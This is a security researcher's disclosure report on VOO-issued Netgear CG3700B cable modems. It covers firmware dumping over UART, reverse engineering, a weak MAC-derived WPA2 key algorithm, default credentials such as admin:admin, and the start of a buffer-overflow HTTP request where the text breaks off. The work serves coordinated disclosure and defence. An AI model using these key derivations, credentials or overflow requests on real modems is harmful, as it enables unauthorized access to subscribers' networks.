VOOdoo

Vulnerability Report: Netgear CG3700B

QUENTIN KAISER

March 5, 2021

Contents

List of Figures

Executive Summary

This report outlines the VOOdoo vulnerabilities found in NETGEAR CG3700B cable modems provided by VOO to its subscribers.

These modems use an insecure algorithm to generate default WPA2 pre-shared keys, allowing an attacker in reception range of a vulnerable modem to derive the WPA2 pre-shared key from the access point MAC address.

The modems are also vulnerable to remote code execution through the web administration panel. The exploit is possible due to usage of derivable credentials and programming errors in multiple form handlers.

By chaining these vulnerabilities an attacker can gain unauthorized access to VOO customers LAN (over the Internet or by being in reception range of the access point), fully compromise the router, and leave a persistent backdoor allowing direct remote access to the network.

Tested product: NETGEAR CG3700B (firmware 2.03.03 - CG3700B-1V2FSS_V2.03.03u_sto.bin)

Document History		
Version	**Date**	**Comment**
1.0	19/05/2020	First submission to CERT.be
2.0	28/05/2020	Addition of Exposure Assessment and Remote Exploitation sections
2.1	05/06/2020	Actual delivery to VOO, updated coordinated disclosure timeline
2.2	01/03/2021	Update affected devices estimation with feedback from VOO. Removed clause on proof-of-concepts.
2.3	05/03/2021	Approval for public release from VOO.

1 Introduction

VOO is a belgian Internet Service Provider which mostly serves the Wallonia region and part of Brussels region. It provides Internet connectivity over existing cable television systems using DOCSIS[16].

Two different models of cable modems are currently deployed by VOO[15]:

1. Netgear CG3700B
2. Technicolor TC7210.V




Figure 1: Cable modems deployed by VOO

Due to the recent release of Cable Haunt[2], we decided to take a look at one of these models: the Netgear CG3700B.

2 Firmware Extraction

NETGEAR does not publish firmware files for devices dedicated to large ISPs. In order to gain access to the firmware we had to either exploit a flaw in the web administration panel or use physical means such as flash desoldering or UART console access.

Given our limited knowledge of the device, we decided to go the physical way and opened the box.

2.1 Accessing Console Port (UART)

We immediately identified what looked like two UART pin-out. When auto-identifying baud rate, we noticed that the first pin-out is live while the other is not. Usually, cable modems have two separate systems: a Media Server (MS) running Linux and a Cable Modem (CM) real-time operating system running either eCOS[17] or VxWorks[19]. It turns out that this specific model does not have a Media Server component.




Figure 2: UART pin-outs on Netgear CG3700B

We hooked a Bus Pirate to the UART pin-out as shown in Figure 3 and immediately got dropped into a CM console once the verbose boot process was done (see Appendix A).




Figure 3: A bus pirate hooked to CG3700B

2.2 Firmware Dump with bcm2utils

While searching for documentation on Broadcom-based cable modems, we discovered bcm2utils[10]. This project provides two utilities:

- **bcm2dump** A utility to dump ram/flash, primarily intended as a firmware dump tool for cable modems based on a Broadcom SoC. Works over serial connection (bootloader, firmware) and telnet (firmware).
- **bcm2cfg** A utility to modify/encrypt/decrypt the configuration file (aka GatewaySettings.bin), but also NVRAM images.

bcm2dump requires model-specific memory mappings definition from *profiledef.c* to work. Given that the device under test was not documented yet, we gathered information by using the modem's flash commands.

As we can see in Figure 4, the eCOS system uses two flash storage:

1. **SPI flash** for the bootloader and non-volatile data
2. **NAND flash** to store the firmware files (image1 and image2).

```
CM> cd flash
Active Command Table:  Flash Driver Commands (flash)
CM -> flash
CM/Flash> show
Flash Device Information:

      CFI Compliant: no
        Command Set: Generic SPI Flash
   Device/Bus Width: x16
 Little Word Endian: no
    Fast Bulk Erase: no
    Multibyte Write: 256 bytes max
  Phys base address: 0xbadf1a5
 Uncached Virt addr: 0x1badf1a5
   Cached Virt addr: 0x2badf1a5
   Number of blocks: 8
         Total size: 524288 bytes, 0 Mbytes
       Current mode: Read Array
        Device Size: 512 KB, Write buffer: 256, Flags: 0

      Size  Device      Device     Region
Block  kB   Address     Offset     Offset   Region Allocation
----- ---- ---------- ---------- --------- -----------------
    0   64 0x1badf1a5          0         0 bootloader (65536 bytes)
    1   64 0x1baef1a5    0x10000         0 permnv (65536 bytes)
    2   64 0x1baff1a5    0x20000       ??? {unassigned}
    3   64 0x1bb0f1a5    0x30000       ??? {unassigned}
    4   64 0x1bb1f1a5    0x40000       ??? {unassigned}
    5   64 0x1bb2f1a5    0x50000       ??? {unassigned}
    6   64 0x1bb3f1a5    0x60000         0 dynnv
    7   64 0x1bb4f1a5    0x70000   0x10000 dynnv (131072 bytes)

Flash Device Information:

      CFI Compliant: no
        Command Set: Generic NAND Flash
   Device/Bus Width: x16
 Little Word Endian: no
    Fast Bulk Erase: no
    Multibyte Write: 512 bytes max
  Phys base address: 0xbadf1a5
 Uncached Virt addr: 0x1badf1a5
   Cached Virt addr: 0x2badf1a5
   Number of blocks: 1024
         Total size: 134217728 bytes, 128 Mbytes
       Current mode: Read Array
        Device Size: 128MB, Block size: 128KB, Page size: 2048

      Size  Device      Device     Region
Block  kB   Address     Offset     Offset   Region Allocation
----- ---- ---------- ---------- --------- -----------------
    0  128 0x1badf1a5          0         0 image1
    1  128 0x1baff1a5    0x20000   0x20000 image1
--snip--
  509  128 0x1fa7f1a5   0x3fa0000 0x3fa0000 image1
  511  128 0x1fabf1a5   0x3fe0000 0x3fe0000 image1 (67108864 bytes)
  512  128 0x1fadf1a5   0x4000000         0 image2
  513  128 0x1faff1a5   0x4020000   0x20000 image2
--snip--
 1022  128 0x23a9f1a5   0x7fc0000 0x3fc0000 image2
 1023  128 0x23abf1a5   0x7fe0000 0x3fe0000 image2 (67108864 bytes)
```

Figure 4: Memory mapping information gathering with CM/Flash

With that information in hand, we developed the profile in Figure 5.

```
diff --git a/profiledef.c b/profiledef.c
index 8cb6f9b..25dac47 100644
--- a/profiledef.c
+++ b/profiledef.c
@@ -66,6 +66,33 @@ struct bcm2_profile bcm2_profiles[] = {
                                    { .name = "ram" },
                                                    },
},
+    {
+        .name = "CG3700B",
+        .pretty = "CG3700B-1V2FSS",
+        .pssig = 0xa0f7,
+        .baudrate = 115200,
+        .spaces  = {
+            { .name = "ram" },
+            {
+                .name = "nvram",
+                .size = 512 * 1024,
+                .parts = {
+                    { "bootloader", 0x0000000, 0x010000 },
+                    { "permnv",     0x0010000, 0x010000, "perm" },
+                    { "dynnv",      0x0060000, 0x020000, "dyn" },
+                }
+            },
+            {
+                .name = "flash",
+                .size = 128 * 1024 * 1024,
+                .parts = {
+                    { "image1", 0x0000000, 0x4000000 },
+                    { "image2", 0x4000000, 0x4000000 }
+                }
+
+            }
+        }
+    },
```

Figure 5: bcm2dump profile definition for CG3700B

We then tried to dump firmware images over the serial connection but it failed constantly. We later found out that eCOS was always logging IPv6 router advertisement messages such as the one below:

```
nd6_ra_input: Processing router advertisement from
↪  fe80:xxxx::xxxx:xxxx:xxxx:xxxx on interface bcm2
```

These logs were messing with what bcm2dump was expecting from the console and our dumping process just failed. We fixed this by disabling router advertisment logging with this command:

```
CM> /ip_hal/nd_debug false
```

Finally we dumped firmware images, along with data from nvram:

```
./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 flash image1 /tmp/image1.bin
./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 nvram permnv /tmp/nvram.out
./bcm2dump -v -P CG3700B dump /dev/ttyUSB0 nvram dynnv /tmp/dynnv.out
```

It takes around 7 hours to dump the entire firmware so plan your day accordingly.

3 Firmware Analysis

3.1 ProgramStore Extraction

Firmware files are saved in ProgramStore[7] file format. The format defines a custom header containing the date, versions, filename, load address, and then the actual firmware compressed using LZMA.

```
00000000  c2 00 00 05 00 03 00 00  58 0f 1c cf 00 4b 8e c4  |........X....K..|
00000010  80 00 40 00 43 47 33 37  30 30 42 2d 31 56 32 46  |..@.CG3700B-1V2F|
00000020  53 53 5f 56 32 2e 30 33  2e 30 33 75 5f 73 74 6f  |SS_V2.03.03u_sto|
00000030  2e 62 69 6e 00 00 00 00  00 00 00 00 00 00 00 00  |.bin............|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 d6 5b 00 00  69 91 be 87 5d 00 00 00  |.....[..i...]...|
00000060  01 00 20 20 0e 00 0d 3a  28 ab ef 31 23 33 44 83  |..  ...:(..1#3D.|
00000070  db 18 9b 57 12 d9 ed 76  9b d2 8d 4c ad 5b 7f 7a  |...W...v...L.[.z|
00000080  0f 11 d2 c8 a8 77 99 48  98 fb 58 74 c2 b6 82 6e  |.....w.H..Xt...n|
00000090  74 89 bd 9f fb 21 63 03  40 1b dd 39 8b 6e a5 4f  |t....!c.@..9.n.O|
```

Figure 6: ProgramStore header of CG3700B image1 firmware

In order to decompress the firmware image, you need to build the ProgramStore utility from Broadcom:

```
git clone https://github.com/Broadcom/aeolus.git
cd aeolus/ProgramStore
make
```

Once built, you can use it to decompress the image:

```
./ProgramStore -f ~/research/voo/image1.bin -x
No output file name specified.  Using ~/research/voo/image1.out.
Signature: c200
Control: 0005
Major Rev: 0003
Minor Rev: 0000
Build Time: 2016/10/25 08:50:23 Z
File Length: 4951748 bytes
Load Address: 80004000
Filename: CG3700B-1V2FSS_V2.03.03u_sto.bin
HCS: d65b
CRC: 6991be87
```


Figure 7: Decompressing firmware using ProgramStore utility

3.2 Loading Firmware with Reverse Engineering Tools


Loading the firmware in Radare2 You can load the firmware in radare2 with the command below:

```
r2 -a mips -b 32 -m 0x80004000 -e 'cfg.bigendian=true' image1
```

Loading the firmware in Ghidra When loading in Ghidra, you need to set the architecture to MIPS 32bit big endian, and then set the right loading address.



(a) Selecting MIPS 32 bit big endian



(b) Setting load address to 0x80004000

Figure 8: Loading firmware in Ghidra

You can define more precise memory mappings to speed up the analysis process but this falls out of the scope of this report.

3.3 Identifying Function Patterns

The firmware being a large statically linked raw binary stripped of all symbols, it can be challenging to identify functions precisely.

Our initial plan was to identify syscalls in the code to find their dedicated function wrappers and work our way from there. We couldn't find any and

after a rather long week-end we decided to contact the nice people of Lyrebirds who gave us CableHaunt[2].

Their answer was eye opening:

> *you wont find many syscalls because syscalls is usually meant to interact with the kernel and the ecos firmware is always running in kernel space. So IO interactions will be done by directly accessing the coresponding memory address of that device.*

They then shared some tactics with us:

- sorting functions by amount of cross-references to them should get library functions on top, a function from the top of the list that do not call any other functions is most likely a library function
- functions from the same library are compiled in the same object file before being linked into the final firmware, meaning they will be present in the same order (*e.g.* strncat is right after strlen)
- use FLIRT[12]

Understanding these few points was a game changer and although we did not get the time to play with FLIRT yet, it helped us a lot when reversing.

Some other methods we used when manually reversing are provided below.

MD5 functions Identifying MD5 related functions can be done by finding a function handling the MD5 transform table[18]. Transform tables have fixed values that can be clearly identified in disassembly, as demonstrated in Figure 9.

```
42  uVar3 = iVar7 + (uVar9 & uVar5 | ~uVar9 & uVar6) + local_70[0] + 0xd76aa478;
43  uVar8 = (uVar3 * 0x80 | uVar3 >> 0x19) + uVar9;
44  uVar3 = uVar6 + (uVar8 & uVar9 | ~uVar8 & uVar5) + local_70[1] + 0xe8c7b756;
45  uVar6 = (uVar3 * 0x1000 | uVar3 >> 0x14) + uVar8;
46  uVar3 = uVar5 + (uVar6 & uVar8 | ~uVar6 & uVar9) + local_70[2] + 0x242070db;
47  uVar3 = (uVar3 * 0x20000 | uVar3 >> 0xf) + uVar6;
48  uVar5 = uVar9 + (uVar3 & uVar6 | ~uVar3 & uVar8) + local_70[3] + 0xc1bdceee;
49  uVar10 = (uVar5 * 0x400000 | uVar5 >> 10) + uVar3;
50  uVar5 = uVar8 + (uVar10 & uVar3 | ~uVar10 & uVar6) + local_60 + 0xf57c0faf;
51  uVar9 = (uVar5 * 0x80 | uVar5 >> 0x19) + uVar10;
52  uVar5 = uVar6 + (uVar9 & uVar10 | ~uVar9 & uVar3) + local_5c + 0x4787c62a;
53  uVar5 = (uVar5 * 0x1000 | uVar5 >> 0x14) + uVar9;
54  uVar3 = uVar3 + (uVar5 & uVar9 | ~uVar5 & uVar10) + local_58 + 0xa8304613;
55  uVar3 = (uVar3 * 0x20000 | uVar3 >> 0xf) + uVar5;
56  uVar6 = uVar10 + (uVar3 & uVar5 | ~uVar3 & uVar9) + local_54 + 0xfd469501;
```

Figure 9: MD5 transform disassembly view

If you identified *md5_transorm*, *md5_init*, *md5_final*, and *md5_update* are just next to it.

String manipulation functions Anything that references *0xFEFEFEFF* and *0x80808080* is most likely a string manipulation function. These two values are used in code that checks if all bytes are non-zero.

```
1
2  uint * strlen(uint *const_char_pt)
3
4  {
5    char cVar1;
6    uint *puVar2;
7    char *pcVar3;
8
9    if (((uint)const_char_pt & 3) == 0) {
10     puVar2 = const_char_pt;
11     if ((*const_char_pt + 0xfefefeff & ~*const_char_pt & 0x80808080) == 0) {
12       puVar2 = const_char_pt + 1;
13       while ((*puVar2 + 0xfefefeff & ~*puVar2 & 0x80808080) == 0) {
14         puVar2 = puVar2 + 1;
15       }
16     }
```

Figure 10: Annotated strlen disassembly

As stated by Apple's LibC documentation[1]:

> *The algorithm used was adapted from the Mac OS 9 stdCLib strcopy routine, which was originally written by Gary Davidian. It relies on the following rather inobvious but very efficient test: y = dataWord + 0xFEFEFEFF; z = ~dataWord & 0x80808080; if (y & z) = 0 then all bytes in dataWord are non-zero.*

4 Findings

The following sections document security vulnerabilities we have identified by reverse engineering the firmware code.

4.1 Insecure WPA2 PSK Generation

Reversing the SSID generator VOO modems wireless access points have a default SSID set to 'VOO-', followed by 6 digits. We identified the function responsible for generating the default SSID at offset *0x803bd1b8*. The function disassembly - with functions and parameters manually renamed - is provided in Figure 11.

```
1
2  undefined * compute_voo_ssid(void)
3
4  {
5    int mac_addr_bytes;
6    undefined4 *mac_addr_clean;
7    uint *mac_len;
8    byte mac_oui;
9    byte mac_nic;
10   undefined local_9e [6];
11   uint wan_mac_addr [6];
12   undefined md5_ctx [88];
13   byte outbuffer [24];
14
15   mac_addr_bytes = get_mac_address();
16   mac_addr_clean = FUN_803f646c(mac_addr_bytes,1);
17   sscanf(mac_addr_clean,&mac_oui,&mac_nic,local_9e);
18   sprintf(wan_mac_addr,"0x%02X%02X%02X%02X%02X%02X",(uint)mac_oui,(uint)mac_nic);
19   mac_len = strlen(wan_mac_addr);
20   md5_init(md5_ctx);
21   md5_update((int)md5_ctx,(int)wan_mac_addr,(uint)mac_len);
22   md5_final((int)outbuffer,md5_ctx);
23   sprintf(&SSID_VALUE,"%s%d%d%d%d%d%d",&VOO_SSID_PREFIX,(uint)outbuffer[0] % 10);
24   return &SSID_VALUE;
25 }
```

Figure 11: Annotated SSID generator function

The SSID is generated by hashing one of the device's MAC address in the form "0x%06X" using MD5, and then using the first 6 bytes of the hash as integer modulo 10. A reference implementation in Python can be found in the Appendix, while a detailed diagram documenting each step is shown in Figure 12.




Figure 12: SSID generation diagram

Reversing the WPA2 PSK generator The function just below the SSID generation (offset *0x803bd37c*) takes care of generating the default PSK. The function disassembly - with functions and parameters manually renamed - is provided in Figure 13,

```
1
2  void compute_voo_psk(void)
3
4  {
5    int mac_addr;
6    undefined4 *mac_addr_clean;
7    uint *mac_len;
8    byte *pbVar1;
9    int iVar2;
10   byte mac_oui;
11   byte mac_nic;
12   undefined local_ae [6];
13   uint wan_mac_addr [6];
14   undefined md5_ctx [88];
15   undefined auStack56 [5];
16   byte local_33 [19];
17
18   iVar2 = 0;
19   mac_addr = get_mac_address();
20   mac_addr_clean = FUN_803f646c(mac_addr,1);
21   sscanf(mac_addr_clean,&mac_oui,&mac_nic,local_ae);
22   sprintf(wan_mac_addr,"0x%02X%02X%02X%02X%02X%02X",(uint)mac_oui,(uint)mac_nic);
23   mac_len = strlen(wan_mac_addr);
24   md5_init(md5_ctx);
25   md5_update((int)md5_ctx,(int)wan_mac_addr,(uint)mac_len);
26   md5_final((int)auStack56,md5_ctx);
27   pbVar1 = local_33;
28   do {
29     (&DAT_81272bbc)[iVar2] = (char)(((uint)*pbVar1 % 0x1a) * 0x1000000 + 0x41000000 >> 0x18);
30     iVar2 = iVar2 + 1;
31     pbVar1 = local_33 + iVar2;
32   } while (iVar2 < 8);
33   DAT_81272bc4 = 0;
34   return;
35 }
```

Figure 13: Annotated pre-shared key generator function

The PSK is generated by hashing one of the device's MAC address in the form "0x%06X" using MD5, and then using bytes 5 to 12 included from the hash, casted as uppercase ASCII.

A reference implementation in Python can be found in the Appendix, while a detailed diagram documenting each step is shown in Figure 14.




Figure 14: WPA2 pre-shared key generation diagram.

Exploiting Weak PSK By putting a wireless interface in monitor mode, it's possible to observe access points in the vicinity. We can then filter the ones with an SSID starting with "VOO-" and a MAC address belonging to NETGEAR.

The access point MAC address is not the one used to generate the PSK but we can guess the right MAC address given that MACs are almost sequential on affected devices.

For example, these are the MAC addresses from our test setup:

MAC address	Interface	Comment
a4:2b:8c:a0:c0:**b8**	IP Stack1 - upstream LAN	Used to generate PSK
a4:2b:8c:a0:c0:**b9**	IP Stack5 - LAN	

MAC address	Interface	Comment
a4:2b:8c:a0:c0:**ba**	IP Stack6 - upstream LAN	
a4:2b:8c:a0:c0:**bb**	AP MAC Address	Observed MAC
a4:2b:8c:a0:c0:**bc**	IP Stack3 - WAN	

In order to guess the right MAC address, we can bruteforce the MAC address last octet and use the SSID value as an oracle to know if we got the right one. This would mean checking our oracle at most 255 times.

In experimental setups it seems the MAC used to generate the PSK is always the observed MAC - 0x03. We verified that assumption by deriving the SSID from the MAC address - 0x03 of all VOO access points indexed in WiGLE, and validating our results against indexed SSID (see section 6 for details on WiGLE dataset).

As we can see in Figure 15, 63% of affected devices use a "MAC distance" of three. This means that for all these devices, the derivation is immediate and a bruteforcing approach is not required.

We are confident that the remaining 37% percent use a MAC naming convention as predictable as this one, but with differing Organizationally Unique Identifier between IP Stack6 and IP Stack1 interfaces.




Figure 15: Distribution of observed MAC distance between IP Stack1 and IP Stack6 interfaces.

A reference implementation of a network sniffer that guess pre-shared key of all affected devices in the vicinity is available in the Appendix.

4.2 Weak Default Credentials

Multiple default accounts with weak passwords have been identified:

- MSO:changeme - can access the web interface over https://192.168.0.1:8443/
- admin:admin - can access the router over Telnet or SSH via IP Stack1 interface, when these services are enabled
- readyshare:readyshare - DLNA/SMB account (not used by VOO at the moment)

4.3 Buffer Overflows

The web administration interface of the modem is riddled with calls to insecure C functions such as *strcpy*, leaving the device vulnerable to remote buffer overflows.

It's possible to trigger a stack overflow by sending an HTTP request such as the one displayed in Figure 16. Sending the request will trigger a crash, with a detailed crash log (see Figure 17) provided by eCOS over serial or telnet connection.

```
POST /goform/controle?id=1205828651 HTTP/1.1
Host: 192.168.0.1
Content-Length: 596
Cache-Control: max-age=0
Authorization: Basic dm9vOkhSRExUV0tJ
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/controle.htm
Accept-Encoding: gzip, deflate
